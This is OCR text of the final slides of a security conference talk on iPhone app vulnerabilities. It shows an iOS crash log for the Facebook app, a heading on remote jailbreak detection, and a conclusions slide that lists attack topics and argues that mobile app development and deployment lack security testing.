
- May 15 02:28:32 Phone ReportCrash[1498] <Notice>: Formulating crash report for process Facebook[1497]
- May 15 02:28:32 Phone com.apple.launchd[1] (UIKitApplication:com.facebook.Facebook[0x74c8][1497]) <Warning>: (UIKitApplication:com.facebook.Facebook[0x74c8]) Job appears to have crashed: Segmentation fault: 11


- Hardware Model: iPhone3,1
- **Process: Facebook [1484]**
- Path: /var/mobile/Applications/4C9D2655-757C-4B65-B03F-F60662C0B861/Facebook.app/Facebook
- Identifier: Facebook
- Code Type: ARM (Native)
- Parent Process: crunchd [1]
- OS Version: iPhone OS 4.3.1 (8G4)

- **Exception Type: EXC_BAD_ACCESS (SIGSEGV)**
- **Exception Codes: KERN_INVALID_ADDRESS at 0x80000008**

REMOTE DETECTION OF JAILBROKEN IDEVICES ?


Detecting Cydia / Jailbreak





Do you still prefer to deploy products without stressing them with IT security technical pentesters?

3. CONCLUSIONS



What was seen today ?

- HITB AMS 2010 → HITB AMS 2011
- Finding Vulnerabilities
- iPhone/iPad & Maps/Location
- What Else ? (evil sql stuff on iphone)
- Phishing Attack Concept (/iPhone)
- Hijacking Local App (with no exploit)
- Fuzzing URLSchemes
- Remote Detection of Jailbroken iDevices

Conclusions

- Lack of investment/security in this field
  - Developpers/Conceptors of Apps
    - Code + Content + Related infrastructure…
    - No (or bad) pentest/audit…
  - Deployment in the corporate world
    - Unmanaged/insecure devices
      - Smartphones, tablets, kiosks…
  - End users behaviors
    - No effort, misunderstanding…
      - Tracking or spying on VIP become possible…
- Is this a dream for attackers ?

This is not a game.

Take care. Thanks.

http://www.tehtri-security.com
[Twitter | Facebook | RSS | Blog …]
web (at) tehtri-security (dot) com
Twitter: @tehtris